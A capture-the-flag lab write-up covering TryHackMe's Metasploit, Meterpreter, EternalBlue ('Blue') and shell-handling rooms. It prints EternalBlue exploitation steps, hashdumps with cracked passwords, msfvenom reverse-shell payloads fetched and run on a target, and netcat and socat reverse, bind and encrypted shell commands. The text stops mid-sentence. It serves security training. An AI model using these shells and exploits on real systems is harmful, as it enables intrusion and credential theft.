**Answer:**

After `search netbios` we see the module `auxiliary/scanner/netbios/nbname`. We set the `RPORT` to 8000 and the answer should show on the screen. Still, after several attempts it was not the case, so I conducted an aggressive Nmap scan (`nmap -A`, but one can also do a thorough, more silent scan with `nmap -sC -sV -p-`) which gave me the name: ACME IT SUPPORT.

**Question:**

What is running on port 8000?

**Answer:**

Trying to “play by the rules” again, we try to enumerate only using Metasploit. Still, we don’t see any info on the port besides our Nmap scan and the hint to use the module `https_version`. Resorting back to the only self-acquired info, we see a `http-server-header` on port 8000 called: `webfs/1.21`. Note that, when running `https_version`, we do not need to adjust the port, as it will not work otherwise.

**Question:**

What is the "penny" user’s SMB password? Use the wordlist mentioned in the previous task.

**Answer:**

As instructed by the hint, we will use the `smb_login` module. We then set (setg) `RHOSTS` to be our target machine, `PASS_FILE` the wordlist from the previous task, then run the exploit. Note that, as in the previous question, we do not need to adjust the port, as we are dealing with a login on port 445 now.

We are then given the password **leo1234**.

**Task 3 (The Metasploit Database)**

This far on TryHackMe we have always been dealing with a single target at a time, despite this not being a usual pentesting environment.

In order to keep track of all targets, we will use a database that comes with Metasploit: the PostgreSQL database. We initialize it with the terminal command `systemctl start postgresql` before running the Metasploit console. Note that we have to initialize said database with the command `msfdb init` as well before starting the console. Once this is all done, we start the `msfconsole` as usual and check the database with the command

`db_status` .

Within an existing database environment, we can check its available workspaces with the `workspace` command, with the active workspace highlighted by an asterisk before the name and red colouring on its font.

We will only see the “default” workspace for now, but we can add new workspaces with the `workspace -a <new-workspace-name>` command. We will switch to that workspace as soon as it is created. We can delete it later with the `-d` switch.

For this task, we will create a workspace called `tryhackme` . Should we want to switch workspaces, we can do it by running the command `workspace <destination-workspace-name>` . As usual, the `-h` switch displays the help menu on the `workspace` command.

When launched after the initialization of a database, the help menu of the Metasploit console will show an additional submenu, namely the “Database Backend Commands”, where all possible actions on the databases are listed.

For our context, the command `db_nmap` is of especial relevance, since it runs the scan recording the output automatically.

These results can be called with the `hosts` and `services` commands, respectively, showing a tabular view of the results acquired from the Nmap scan on the target. Instead of first setting the remote host(s) and then scanning, we can run the scan setting the IP address manually and then let the **RHOSTS** parameter inherit this information with the `hosts -R` command.

An example workflow would look as follows:

1. Find available hosts using `db_nmap`
2. Scan the target using a scanner for a certain vulnerability type, e.g MS17-010.
3. Run `hosts -R` to set the RHOSTS to the results from the scan.
4. Check the settings with `show options` .
5. Run the exploit.

Note that all target IP addresses will be saved under the RHOSTS parameter. Once all results are saved, we can check for certain services running the command `services -S <service-name>` , with a special focus on netbios, http, ftp, smb, ssh and rdp, all potential entry points.

#### **Task 4 (Vulnerability Scanning)**

One of the best uses of Metasploit is the ability to exploit the results found on the scans more or less directly from the same place.

The easiest way to do this is finding a service running on the system, then `search` for it on Metasploit to find a way to get a foothold on the system.

**Question:**

Who wrote the module that allows us to check SMTP servers for open relay?

**Answer:**

We run a `search smtp relay` command after the suggested terms and find a single module, namely `scanner/smtp/smtp_relay`. We select it and print its information, finding out the name of its creator: **Campbell Murray**.

**Task 5 (Exploitation)**

This Task acts as a recapitulation previous to the final exploit phase of the Metasploit module. For the sake of completeness I will still summarize it here.

Within the Metasploit console, we search for exploits using `search`, whose information we later see using `info` and end applying using `run` or `exploit`. Once the searched and found module has been selected using `use <nr>` we can view the available payloads for the module using `show payloads`, and choose one of them via `set payload <payload-nr>`.

Note that, when setting up a reverse shell, we need to configure a LHOST parameter.

When a session is up and running, we can either close it with `Ctrl+C` or send it to the background with `Ctrl+Z`. Once it is in the background, we can call the backgrounded sessions with `sessions`, seeing the session ID and then running `sessions -i <session-nr>`.

In order to answer the questions, we deploy the machine and run an Nmap scan (`db_nmap -sC -sV -v <machine-IP>`) and see multiple open ports on this Windows 7 system.

As hinted by all the previous tasks and screenshots on this one (not included in this WriteUp), we decide to check the target against EternalBlue, a great exploitation for Windows when applicable.

We search for EternalBlue, select it, and after setting the host scanned as RHOSTS we check against our choesn exploit, seeing that the target is likely vulnerable in port 445.

As shown in the example screenshots, we see the possible payloads on eternal-blue running `show payloads` and then select a reverse tcp shell (`generic/shell_reverse_tcp`), in our case with the command `set payload 3`. We set our IP address as LHOST, the target address as RHOSTS and run the exploit. After two failed attempts with 12 and 17 Groom Allocations respectively, we have a successful reverse shell with 22. Once the exploit is successful, we have a shell on the target system.

We exit the `C:\Windows\system32\` folder we landed in and search from the main `C:` folder after the flag file using `dir /s flag.txt` and find it under `C:\Users\Jon\Documents`. We switch to said folder and find the flag via `type flag.txt`:

**Flag:**

THM-5455554845

For the last part of the Task we need to exit the shell we had in the target system, backgrounding the session we previously established. In order to be able to dump the hashes of the session we just backgrounded, we resort to the post-exploitation module **hashdump** . After locating it, setting all parameters and running it, we see it is of no use, since we'd need a meterpreter prompt instead of the shell we established.

Hence, we need to rerun our eternalblue with a different payload granting us a meterpreter prompt, namely **windows/x64/meterpreter/reverse\_tcp** .

Once we get this prompt, we proceed as intended before, backgrounding the session and running the post-exploitation hashdump (**post/windows/gather/hashdump** ) module.

Once it finishes, we see **pirate** 's password hash: **8ce9a3ebd1647fcc5e04025019f4b875** , extracted from

pirate:1001:aad3b435b51404eeaad3b435b51404ee:8ce9a3ebd1647fcc5e04025019f4b875:::

When cracking it (e.g with Crackstation) we learn that it means **pirate123**

**Task 6 (Msfvenom)**

MsfVenom is a standalone payload generator which replaces Msfpayload and Msfencode. Through it we will access all payloads available in Metasploit and also be able to generate tailored payloads, be it dependent of format, e.g PHP, exe, dll, elf, etc. or of target system, e-g Android, Apple, Linux, Windows, etc.

We list all available modules of a certain type with the **-l** switch, i.e **msfvenom -l <module-type>** , for e.g payloads.

With **msfvenom** we can either generate standalone payloads such as Windows executables for Meterpreter or get a usable raw format such as Python.

To see all supported formats we run **msfvenom -l formats**

It also supports encoding, usable with the **-e <format-from>/<format-to>** switch. Note that this is usually not the best tool to avoid antiviruses compared to other shellcode injection methods or obfuscation techniques, despite the general belief.

Similarly to the reverse shell based exploits, we usually need to accept incoming connections to establish a remote console, i.e open a listener. Before it was handled automatically by the exploit, now we can use a handler to "catch a shell".

For instructive purposes, this module will illustrate a file upload vulnerability in DVWA (Damn Vulnerable Web Application). Later we will need to perform a similar task on a different target.

The exploitation steps are:

1. Generate a PHP shell with MsfVenom

2. Start a Metasploit handler
3. Execute the PHP shell

In order to run the exploit, we need to pass a payload, a listener IP and a listening port to MsfVenom. Note on the attacking example the following syntax:

```
msfvenom -p php/reverse_php LHOST=10.0.2.19 LPORT=7777 -f raw
> reverse_shell.php
```

As noted on the teaching example, the PHP file will be missing the start and end PHP tags (`<?php` , `?>` respectively). This file still needs to be adapted to be an executable PHP file.

Once this is done, we need to use MultiHandler (`use exploit/multi/handler` in the **Metasploit** console) to receive the connection. This handler supports all Metasploit payloads and can generate both Meterpreter and regular shells. In order to use this, we set the parameters `payload`, `lhost`, `lport` and check with the already known `show options` before running the exploit with `run` . This way, once the reverse shell is triggered, the connection will be received and a (Meterpreter) shell will prompt (if the payload is set to do such a shell).

Here are some number of syntax examples depending on the format:

The general format is: `msfvenom -p <payload> LHOST=<host> LPORT=<port> -f <format> > <shell-file-name>.<format>`

- elf (Linux Executable and Linkable Format):  
This format is the Linux pendant to `.exe` files in Windows. Note that executable permissions are needed, addable with `chmod +x` .  
payload: `linux/x86/meterpreter/reverse_tcp`  
format: `elf`  
file: `rev_shell.elf`
- Windows:  
payload: `windows/meterpreter/reverse_tcp`  
format: `exe`  
file: `rev_shell.exe`
- PHP:  
payload: `php/meterpreter_reverse_tcp`  
format: `raw`  
file: `rev_shell.php`
- ASP:  
payload: `windows/meterpreter/reverse_tcp` format: `asp` file: `rev_shell.asp`

- Python:  
`payload: cmd/unix/reverse_python format: raw file: rev_shell.py`

In order to answer the set questions, we proceed according to the following scheme (we already knew the system and had even root access, allowing later to provide execution permissions, which made everything a whole lot easier) :

1. We create a payload for a linux system using  
`msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.11.81.147 LPORT=8888 -f elf > rev_shell.elf`

2. We set a remote server on our local attacking machine via

```
python 3 -m http.server 9000
```

3. We access the remote machine with the SSH credentials we are given and access as a super user via `sudo su`.
4. We download the malicious payload from our locally created webserver via

```
wget http://10.11.81.147:9000/rev_shell.elf
```

and wait for the download to finish.

5. We give the downloaded shell execution permissions with

```
chmod +x rev_shell.elf
```

6. We launch the Metasploit console.

7. We set up a listener with the MultiHandler:

- (a) We find the multihandler with `search multi handler`
- (b) We activate it with `use exploit/multi/handler` or `use 7`
- (c) We set the payload for the listener with  
`set payload linux/x86/meterpreter/reverse_tcp`
- (d) We set all other parameters: LHOST, LPORT.
- (e) We run the MultiHandler.

8. We run the remote shell with `./rev_shell.elf`

9. We confirm the remote Meterpreter shell

10. We background the session with `Ctrl + Z`

11. We look for a post-exploitation module to get the hashes with `search hashdump` and select the appropriate one or this setting. Here it was `use post/linux/gather/hashdump`
12. We set the session to the session-nr. we previously backgrounded.
13. We run the hashdump, getting the hashes.

This way we find the answer to:

**Question:**

What is the other user's password hash?

**Answer:**

From `claire`:

```
$6$SyONNIXw$SJ27WltHI89hwM5UxqVGiXidj94QFRm2Ynp9p9kxgVbjrmt
Mez9EqXoDWtcQd8rf0tjc77hBFbWxjGmQCTbep0:1002:1002::/home/claire:/bin/sh
```

we extract the hash

```
$6$SyONNIXw$SJ27WltHI89hwM5UxqVGiXidj94QFRm2Ynp9p9kxgVbjrmt
Mez9EqXoDWtcQd8rf0tjc77hBFbWxjGmQCTbep0
```

## Metasploit: Meterpreter

### Task 1 (Introduction)

In this module, we will learn how Meterpreter, the feature we used before as prompt in target systems and for post exploitation to get hashdumps, works in a more detailed way.

Meterpreter is a Metasploit payload that runs on the target system and acts as an agent within a command and control architecture. Through Meterpreter the attacker will interact with the target system and files, as well as be able to use Meterpreter's commands.

Meterpreter need not be in the target system's disk, but runs on the RAM of the system, hence being much more difficult to detect for non specialized detection systems, as every such system will scan for new files on the disk.

Furthermore, it tries to avoid IPS (Intrusion Prevention Systems) and IDS (Intrusion Detection Systems) using encrypted communication with the running server, commonly the attacking machine. This way, the defending system would need to decrypt and inspect all encrypted traffic to be aware of this intrusion.

Still, it is noteworthy that most of the standard antiviruses do recognize Meterpreter running on the system by other methods.

Note as well that Meterpreter sets up a TLS encrypted communication channel with the attacking system.

This way, the identification for Meterpreter is only a `pid` we can learn from the Meterpreter shell with the `getpid` command. When looking at the processes running on the target system, it will logically not show up as Meterpreter, but under another name, e.g `spoolsv.exe` (as in the example shown).

It further masks DLLs (Dynamic-Link libraries) used by its process, so that any detailed inspection does not arise any further suspicions.

The detection of Meterpreter will not be dealt with here, but rather its use.

### **Task 2 (Meterpreter Flavours)**

We recall from previous modules the different types of payloads Metasploit provides: single or inline and staged payloads. These latter are sent in two parts: the stager gets sent and installed first, which later requests the rest of the payload, allowing for a smaller initial payload size.

To see which Meterpreter payloads we have at our disposal, we best list them all with `msfvenom -list payloads` and then `grep` the ones dealing with Meterpreter interaction, hence giving us the full command:

```
msfvenom -list payloads | grep meterpreter
```

From there we can then select the best suited version for our target, depending on:

- Operating system, e.g Linux, Windows, Mac, Android, etc.
- Components on the target system, e.g Python, PHP, etc.
- Network connection types allowed by the target system, e.g raw TCP, HTTPS, IPv6 vs IPv4 differently monitored, etc.

Once we select the exploit, we can sometimes configure a more specific payload compatible with it that suits our goals better via `show payloads`. Others have a default Meterpreter payload, among them some standalone payloads that are so configured.

### **Task 3 (Meterpreter Commands)**

From within the meterpreter prompt, one can see all available commands running `help`. Depending on the tools it runs it will enlarge or shrink the list it displays.

It shows primarily three categories of commands: Built-ins commands, Meterpreter tools and Meterpreter scripting, listed under the following command categories (for the Windows version of Meterpreter):

- Core commands: to navigate and interact the target system.



- File system commands: to access, alter and generally interact with files and directories.
- Networking commands: to access network information and alter its traffic.
- System commands: to run standard commands, view and alter processes and interact with the system.
- User Interface commands
- Webcam commands
- Audio output
- Elevate
- Password database
- Timestamp

The rest of the listed commands are meant to access the audio or video setup, access information about other characteristics of the system, elevate privileges and dump password hashes.

#### **Task 4 (Post-Exploitation with Meterpreter)**

A short list of the most commonly used and useful commands of Meterpreter is dealt with in this Task:

- **help** : lists all available commands in Meterpreter. As these vary depending on the version and features enabled, it is very useful to run it first to get a mind map of the available tools.
- **getuid** : shows the current user Meterpreter is running under, similar to **whoami** . This way we can get an idea of the privilege level we have access to.
- **ps** : lists running processes with PID, allowing to migrate Meterpreter to another process.
- **migrate** : migrates the Meterpreter to another process so it can interact with it, e.g with word.exe or notepad.exe to log the keystrokes with the eventually present commands **keyscan\_start**, **keyscan\_stop** and **keyscan\_dump** .

The migration syntax is **migrate <target PID>** .

Note that the privileges of the previous process might get lost if we switch to process run by a lower privileged user.

- **hashdump** : lists the contents of the SAM (Security Account Manager) database, where users and their passwords' NTLM hashes are stored.
- **search** : similar to the **find** command on Linux, it looks for files or directories with certain names, both useful for CTF contexts and actual pentesting engagements.
- **shell** : launches a regular shell on the target system. Undoable with **Ctrl + Z** .

### Task 5 (Post-Exploitation Challenge)

In this task we will need to access the vulnerable target machine making use of Metasploit and Meterpreter to run post-exploitation modules.

We can also load additional tools such as Python or Kiwi, a framework allowing for credential retrieval tools to run on the target system, with the syntax **load <tool>** . Remember to run the **help** command to learn all new features loaded with such frameworks.

As a general guide, we will want to:

1. Gather as much information about the target system as possible.
2. Look for sensitive files and information.
3. Move both laterally and vertically.
4. Escalate privileges.

For the first foothold over SMB we can use the credentials **ballen:Password1** .

As a general procedure we act as follows:

1. We launch the Metasploit console with **msfconsole**
2. We get a Meterpreter shell on the target using an smb exploitation module as suggested:
  - (a) We select to **use** the module **exploit/windows/smb/psexec**
  - (b) We set the relevant parameters: **LHOST**, **RHOST**, **LPORT**, **SMB-Pass** and **SMBUser**.
  - (c) We run the module.
3. We get the system information with the **sysinfo** command.  
That way, we see the system's name **ACME-TEST** and the domain **FLASH** .
4. We see (enumerate) all shares to answer the next question:
  - (a) We background the session using **Ctrl+Z** .

- (b) We find `windows/gather/enum_shares` after a `search smb shares`
- (c) We set the `SESSION` parameter to the backgrounded session-nr
- (d) We run the module

That way we see the standard shares `SYSVOL` and `NETLOGON` as well as the nonstandard `speedster`, which will be the answer we look for.

5. Using the native `hashdump` command, we see all users and credentials, and get from the corresponding line:

```
jchambers:1114:aad3b435b51404eeaad3b435b51404ee:
69596c7aa1e8daee17f8e78870e25a5c:::
```

the hash `69596c7aa1e8daee17f8e78870e25a5c`

6. We pass this hash to CrackStation and see the plaintext password **Trustno1**.
7. We switch from the folder we landed in (`C:/Windows/system32`) to the main drive and run a search for the secret files with `search -f *secret*`
8. We see the “secrets.txt” file in the location `C:/Program Files (x86)/Windows Multimedia Platform/secrets.txt`
9. We print the contents with `cat <PATH>/secrets.txt` file and read the password `KDSvbsw3849!`
10. We read the path to the `realsecret.txt` file from the above `*secret*` search: `c:/inetpub/wwwroot/realsecret.txt`
11. We read the real secret with `cat <PATH>/realsecret.txt` : “The Flash is the fastest man alive”

## Blue

### Task 1 (Recon)

As with every machine, we begin with the reconnaissance phase by performing an Nmap scan:

```
nmap -v -sC -sV -O <IP>
```

We see open ports at 139, 445, 3389, 135, 49163, 49152, 49153, 49154, so we have **3** ports with a port number under 1000.

On second thought, we better start the Metasploit console and run a `db_nmap` scan to save the results for later exploitation.

Maybe taking the hint of the module name, remembering the previous exploits of the module or seeing the smb share of the Nmap scan we take a look at eternalblue and run `scanner/smb/smb_ms17_010` , getting as result that the host is likely vulnerable to **MS17-010**

**NOTE:** After finishing the room and looking at a walkthrough to check if I had missed anything, I learned the better Nmap scan:

```
nmap -sC -sV -v -script vuln -oN blue.nmap <IP>
```

This switch will check for all vulnerabilities in the Nmap database and hopefully give us the likelihood of the vulnerability ms17-010. I could not replicate it consistently, as the script execution failed, still giving us 12 possible vulnerabilities to check against, which eases the process enormously when tackling a black box.

### Task 2 (Gain Access)

Knowing we will use Eternalblue against the target system, we search for the actual exploit:

```
exploit/windows/smb/ms17_010_eternalblue
```

We `show options` and see as necessary values **RHOSTS**, **RPORT** with default value 445, and other values set by default. We set the **RHOSTS** value and the **LHOST** parameter to our IP in the THM network.

We set the payload as instructed with `set payload windows/x64/shell/reverse_tcp` and are done to `run` the exploit, seeing a Windows shell we are instructed to background with `Ctrl+Z` .

### Task 3 (Escalate)

In this task, we will upgrade the Windows shell we had to a Meterpreter shell where we will get all the features Metasploit can offer to be available. As instructed, a quick online search hints to `search` for `shell_to_meterpreter` , a post-exploitation module we find under `post/multi/manage/shell_to_meterpreter` .

We set the **SESSION** parameter to our backgrounded session and run the exploit to get the desired Meterpreter shell.

Once achieved, we want to verify our escalated shell is in `NT AUTHORITY\SYSTEM` . Note that we already had this under the previous Windows shell, but we wanted the resources Meterpreter provides us. This we can do by opening a dos shell with `shell` and checking our identity with the standard command `whoami` .

We list the processes via `ps` and locate a very nicely `NT AUTHORITY\SYSTEM` based `TrustedInstaller.exe` under PID 3064. After several unsuccessful attempts, we migrate it to process 1460, where `LiteAgent.exe` was located.

### Task 4 (Cracking)

We dump all users and password hashes with `hashdump` and see the users

Administrator, Guest and the non-default user **Jon**.

We extract from the line

```
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
```

the password hash **ffb43f0de35be4d9917ac0cc8ad57f8d** .

We can crack it with Crackstation and read the password **alqfna22**.

### **Task 5 (Find flags)**

We are instructed to find three flags on the system, placed in relevant places within a standard Windows system according to the hints given:

**Hint 1:** This flag can be found at the system root:

Within a dos shell we go to the main drive, i.e **C:/** and see the first flag: **flag1.txt** . We print it with **type flag1.txt** and see the flag:

**Flag:**

```
flag{access_the_machine}
```

**Hint 2:** This flag can be found at the locations where passwords are stored within Windows.

We change directories to **Windows/System32/config** , where the SAM directory is stored as well. There, we find the file **flag2.txt** with the flag:

**Flag:**

```
flag{sam_database_elevated_access}
```

**Hint 3:** This flag can be found in an excellent location to loot. After all, Administrators usually have pretty interesting things saved.

Back to the home directory **C:\** , we take a look at the Users in the system, finding only Jon. We take a look at his files and directories, finding only **flag3.txt** in his Documents folder. We print its contents and see the last flag:

**Flag:**

```
flag{admin_documents_can_be_valuable}
```

With this, we are done with the task, the module and the room, and can move on.

## Shells and Privilege Escalation

### What the Shell?

#### Task 1 (What is a shell?)

A shell is the tool we use to interact with a Command Line Interface (CLI), e.g the usual bash or sh programs in Linux or `cmd.exe` and PowerShell on Windows.

When targeting remote systems, we can force an application on the server to execute the code we desire, this way allowing us to create a shell on the target.

There are mostly two types of shells:

- **Reverse shell:** a command line access to the server sent by the remote server itself to the attacking system.
- **Bind shell:** an open port on the server the attacking system can connect to to run the commands.

#### Task 2 (Tools)

In order to send and receive bind and reverse shells respectively, we will resort to multiple tools, among which the most important are:

- **Netcat:** the standard tool for network interactions, especially to receive reverse shells with the probably already standard syntax `nc -nlvp <PORT-NR>`. It can also be used to connect to bind shells on the target system and more (e.g enumeration banner-grabbing, though out-of-scope for now).  
It has the downside of a high instability, mitigatable with certain techniques.
- **Socat:** serves the same purpose as Netcat, but with a broader utility spectrum and more stable connections.  
Despite these upsides, it is more difficult to use and is not installed per default on Linux, as opposed to netcat.
- **Metasploit multi/handler:** as seen in the Metasploit: Meterpreter module, this is used to receive reverse shells, which happen to be very stable and can be improvable with the Metasploit internal tools. This is the way to interact with a Meterpreter shell and the easiest way to handle staged payloads.
- **Msfvenom:** as seen in the Metasploit module in multiple occasions, Msfvenom is a standalone payload generator, which in this shell context can of course be helpful when crafting shell-generatin payloads.
- **Further references:** as a small list of “independent” shell repositories, we have primarily the following:

- Payloads all the Things
- Pentest Monkey's Reverse Shell Cheatsheet
- Kali's `/usr/share/webshells` repository
- SecLists repo's shell-obtaining code part.

### Task 3 (Types of Shell)

As stated above, we have the following two main shell types:

- **Reverse shells:** The target machine is forced to connect back to the attacking machine, where a listener is set up to receive said connection. Their use relies mostly on the firewall avoidance related to the absence of incoming connections, since it is the target which connects to an outsider. Their disadvantage lies on the connection type, since the attacker needs to configure their network to accept this external shell (when outside of the internal THM network). These shells are easier to execute and debug and are the shell of choice most of the time in CTF environments.

They work as follows:

- On the attacking machine we set up a so-called reverse listener to catch the shell via  
`sudo nc -lvp <PORT-NR>`  
 (usually with port 443 as the default for examples)
- On the target machine we send a reverse shell, be it through a CLI (not too likely) or rather a remote website or similar with the syntax:  
`nc <Attacker-IP> <Att-Port> -e /bin/bash`

- **Bind shells:** the target machine opens up a listener the attacking machine can connect to to obtain RCE.

As the counterpart to reverse shells, the target's firewall might prevent this connection, but the attacking part does not need to set anything up on their own network.

They work by the following pattern:

- On the target machine we set up a listener with the above syntax, eventually adding the execution of some applications, e.g here `cmd.exe` on a Windows machine.  
`nc -lvp <PORT> -e "cmd.exe"`
- On the attacking machine we launch the connection via  
`nc <TARGET-IP> <T-PORT>` and get RCE on the target remote machine.

There is a further binary distinction of shells:

- **Interactive shells:** similar to any other CLI environment, these are shells that allow the user to interact with running programs, e.g via stdin to answer the classical y/n questions in an ssh connection.
- **Non-Interactive shells:** in these shells we can only run programs that do not require a further interaction with it after execution, as we will not be able to do so.  
Note that the output of such interactive commands will be run somewhere, and locating this exact spot is a very valuable finding.

**Note:** Throughout the rest of this module, the alias `listener` is unique to the attacking machine the examples stem from and aliases the command `sudo rlwrap nc -lnvp 443` . It will not work anywhere else unless configured locally.

**Question:**

Which type of shell connects back to a listening port on your computer, Reverse (R) or Bind (B)?

**Answer:**

R

**Question:**

You have injected malicious shell code into a website. Is the shell you receive likely to be interactive? (Y or N)

**Answer:**

N (as we will usually not have a prompt on a static website we can interact with)

**Question:**

When using a bind shell, would you execute a listener on the Attacker (A) or the Target (T)?

**Answer:**

T

**Task 4 (Netcat)**

Netcat is one of the most universal tools in a networking context, as it allows both the listening and connecting features we need to establish both kinds of shells we've seen so far.

To establish a reverse shell, we need to set up a listener, which we'll do with the Netcat command `nc -lnvp <PORT>` , with the switches each meaning:



- `-l` to establish a listener
- `-v` to request verbose output
- `-n` to not resolve host names or use DNS (to be ignored for now)
- `-p` to specify the port number afterwards

When setting up a listener in a port with number below 1024, the command needs `sudo` privileges. Note that it might still be a good idea to set up the listener on a well-known port, e.g 80, 443, 53 since they are more likely to get past firewall regulations on the target.

Once the listener is set up, we can connect to it with any number of payloads.

To establish a bind shell, we need to set up a listener on the target first, to which we later connect using Netcat as follows:

```
nc <TARGET-IP> <TARGET-PORT>
```

**Question:**

Which option tells netcat to listen?

**Answer:**

```
-l
```

**Question:**

How would you connect to a bind shell on the IP address: 10.10.10.11 with port 8080?

**Answer:**

```
nc 10.10.10.11 8080
```

**Task 5 (Netcat Shell Stabilisation)**

As stated in the beginning, Netcat comes with the downside of instability in its shells: `Ctrl+C` kills the shell, they are non-interactive and tend to strange formatting errors, as netcat shells are not actual terminals, but processes inside a different terminal.

In order to stabilize these shells, we will use one (or multiple) of the following techniques:

1. Python (only in Linux systems):
  - (a) Run `python -c 'import pty;pty.spawn("/bin/bash")'`, to use Python to spawn a bash shell. If needed, replace `python` for `pythonX`, where X is the required version (2 or 3). This shell will still lack autocomplete or arrow keys.
  - (b) Run `export TERM=xterm` to get access to term commands, e.g `clear`.

- (c) Background the shell with `Ctrl +Z` and run `stty raw -echo; fg` to disable the listening terminal echo and then foreground the shell.  
To recover echo on the attacking terminal after the shell dies, run `reset`
- 2. **rlwrap** (Best suited for Windows systems):  
rlwrap is a program that gives us access to history, tab autocompletion and arrow keys upon receiving a shell. Note that it does not come installed per default.  
To use rlwrap, we need to change the syntax of the shell to:  
`rlwrap nc -lnvp <PORT>`  
This listener is a more fully featured shell and especially useful for Windows shells, usually more difficult to stabilize. When in Linux, perform the last step of the above technique (`stty raw -echo; fg`) to fully stabilize the shell.
- 3. **Socat** (only for Linux targets):  
We can also use the initial, easier Netcat shell to establish a better Socat shell. To do so, we can transfer a socat static compiled binary to the target machine using the attacking machine as a webserver (`sudo python3 -m http.server 80`) and then downloading the binary with `wget <LOCAL-IP>/socat -O /tmp/socat`.  
In Windows this would look as follows:  
`Invoke-WebRequest -uri <LOCAL-IP>/socat.exe -outfile C:\\Windows\\temp\\socat.exe`  
Note, though, that Socat shells on Windows are not more stable than Netcat shells.

When using reverse or bind shells we need to manually adjust the terminal tty size, as it won't autoadjust as with regular shells. To do so, open another terminal, run `stty -a` and note the values for rows and columns. Then, set these values with `stty rows <value> and stty cols <values>`.

**Question:**

How would you change your terminal size to have 238 columns?

**Answer:**

`stty cols 238`

**Question:**

What is the syntax for setting up a Python3 webserver on port 80?

**Answer:**

`sudo python3 -m http.server 80`

### Task 6 (Socat)

Though similar to Netcat, it is best to think about Socat as a connector between two points, be it files, listening ports or peripherals, as in this task with a port and the keyboard.

As mentioned before, we have a more complicated syntax on Socat than on Netcat, divided as follows for both shell types:

- Reverse shells:

When establishing a reverse shell with socat, we have to set up a listener on the attacking machine using

```
socat TCP-L:<PORT> -
```

This is equivalent to `nc -lvp <PORT>` on Netcat.

To connect back to this listener, we run the following command on the target machine:

- On Windows:

```
socat TCP:<LOCAL-IP>:<LOCAL-PORT> EXEC:powershell.exe,pipes
```

which runs powershell with Unix style standard input and output via the `pipes` option.

- On Linux:

```
socat TCP:<LOCAL-IP>:<LOCAL-PORT> EXEC:"bash -li"
```

which executes an interactive bash shell on the listening device.

- Bind shells:

Similar (but not equal) to the listener for the reverse shell on the attacking system, we set up a listener on the target system with the following syntax:

- On a Linux target:

```
socat TCP-L:<PORT> EXEC:"bash -li"
```

- On a Windows target:

```
socat TCP-L:<PORT> EXEC:powershell.exe,pipes
```

As before, the `pipes` option allows for an easier interaction between Windows and Unix systems.

On our attacking machine we connect either way to the listener set up on the target machine with the command

```
socat TCP:<TARGET-IP>:<TARGET-PORT> -
```

As stated before, one of the the best features of Socat is the establishment of fully stable Linux tty reverse shells. As stated above, this only works for Linux targets, but is significantly better than “normal” netcat shells. The syntax for the listener for this tty shell is as follows:

```
socat TCP-L:<port> FILE:`tty`,raw,echo=0
```

Note the **backticks**, **not quotes** around tty! This new command tells socat to connect the specified port and a file, namely the current TTY(teletype) as a file with specified echo to be zero. This amounts to backgrounding a Netcat session and then running `stty raw -echo;fg` , but is directly stable and hooked into a full tty.

To make use of this listener, the target machine needs to have Socat installed, or we need to execute the aforementioned Socat binary to then run

```
socat TCP:<ATT-IP>:<ATT-PORT> EXEC:"bash  
-li",pty,stderr,sigint,setsid,sane
```

This command instructs the connection to be as follows:

- **TCP:<ATT-IP>:<ATT-PORT>**  
Connect to the attacking machine at the desired port
- **EXEC:"bash -li"**  
Create an interactive bash session
- **pty**  
Allocate a pseudoterminal on the target for stabilisation
- **stderr**  
Display error messages in the shell
- **sigint**  
Pass **Ctrl+Z** commands into the shell, allowing to kill commands
- **setsid**  
Create the process in a new session
- **sane**  
Stabilize the terminal

Note that this Socat command is also possible to be run from within a non-interactive shell, e.g one established with Netcat, hence giving the process:

1. Set up a non interactive Netcat listener on the target
2. Connect to the bind shell
3. Set up a Socat listener on the attacking machine

4. Run the Socat stable reverse shell to establish a more fully featured shell.

If the Socat shell is not working at some point, we can add `-d -d` to the commands to increase the verbosity. Note that this is mostly used for experimental purposes, but not for general use.

**Question:**

How would we get socat to listen on TCP port 8080?

**Answer:**

`(socat) TCP-L:8080 .`

In this answer the socat command is not needed, probably taken for granted.

**Task 7 (Socat Encrypted Shells)**

Among the multiple features of Socat is the creation of encrypted shells, both bind and reverse, which are unfeasible to be spied on and can hence bypass IDSs (Intrusion Detection System).

The way to adapt the unencrypted TCP connection of the previous task to an encrypted one is by using `OPENSSL` instead of `TCP` in the above commands and providing an encryption certificate.

This certificate we create easiest on the attacking machine with the command

```
openssl req -newkey rsa:2048 -nodes -keyout shell.key -x509
           -days 362 -out shell.crt
```

This instructs the attacking machine to create a 2048 bit RSA key and cert file, self-signed and with a validity of 362 days. The rest of the information requested at the creation can be left blank or filled out randomly.

Then, both key and certificate have to be combined onto a single `.pem` file with `cat shell.key shell.crt > shell.pem` to then set up the reverse listener with

```
socat OPENSSL-LISTEN:<PORT>,cert=shell.pem,verify=0 -
```

This command sets up the openssl listener with the previously created certificate. The `verify=0` ensures that the connection does not validate that our certificate has been properly signed by a CA. The certificate **must** be used on the listening device. To connect back to our reverse listener we run on the target:

```
socat OPENSSL:<LOCAL-IP>:<LOCAL-PORT>,verify=0 EXEC:/bin/bash
```

On a bind shell the whole thing works similarly:

On the target we set up the listener with the created certificate (also for a Windows machine as in this example):

```
socat OPENSSL-LISTEN:<PORT>,cert=shell.pem,verify=0
      EXEC:cmd.exe,pipes
```

Note: change `cmd.exe,pipes` for `/bin/bash` when on a Linux machine and we connect to it with our attacking machine:

```
socat OPENSSL:<TARGET-IP>:<TARGET-PORT>,verify=0
```

Note that this works as well with the previous Linux-directed TTY shell from the previous task (see the syntax below).

**Question:**

What is the syntax for setting up an OPENSSL-LISTENER using the tty technique from the previous task? Use port 53, and a PEM file called "encrypt.pem"

**Answer:**

```
socat OPENSSL-LISTEN:53,cert=encrypt.pem,verify=0 FILE:`tty`,raw,echo=0
```

Note that the certificate comes before the tty file specification.

**Question:**

If your IP is 10.10.10.5, what syntax would you use to connect back to this listener?

**Answer:**

```
socat OPENSSL:10.10.10.5:53,verify=0 EXEC:"bash -li",pty,stderr,sigint,setsid,sane
```

Recall this last part from last task to connect to stable shells.

**Task 8 (Common Shell Payloads)**

When using a Netcat listener, one can most times use the `-e` switch to execute a process on connection, e.g a listener `nc -nlvp <PORT> -e /bin/bash` to run a bind shell on the target.

For a reverse shell, connecting back with `nc <LOCAL-IP> <PORT> -e /bin/bash` will give a reverse shell on the target.

Note that for most Netcat versions this is not included, as it is considered to be insecure. Nonetheless, the binary compiled for Windows will allow for it. For a Linux system we run the following command to create a listener for a **bind** shell:

```
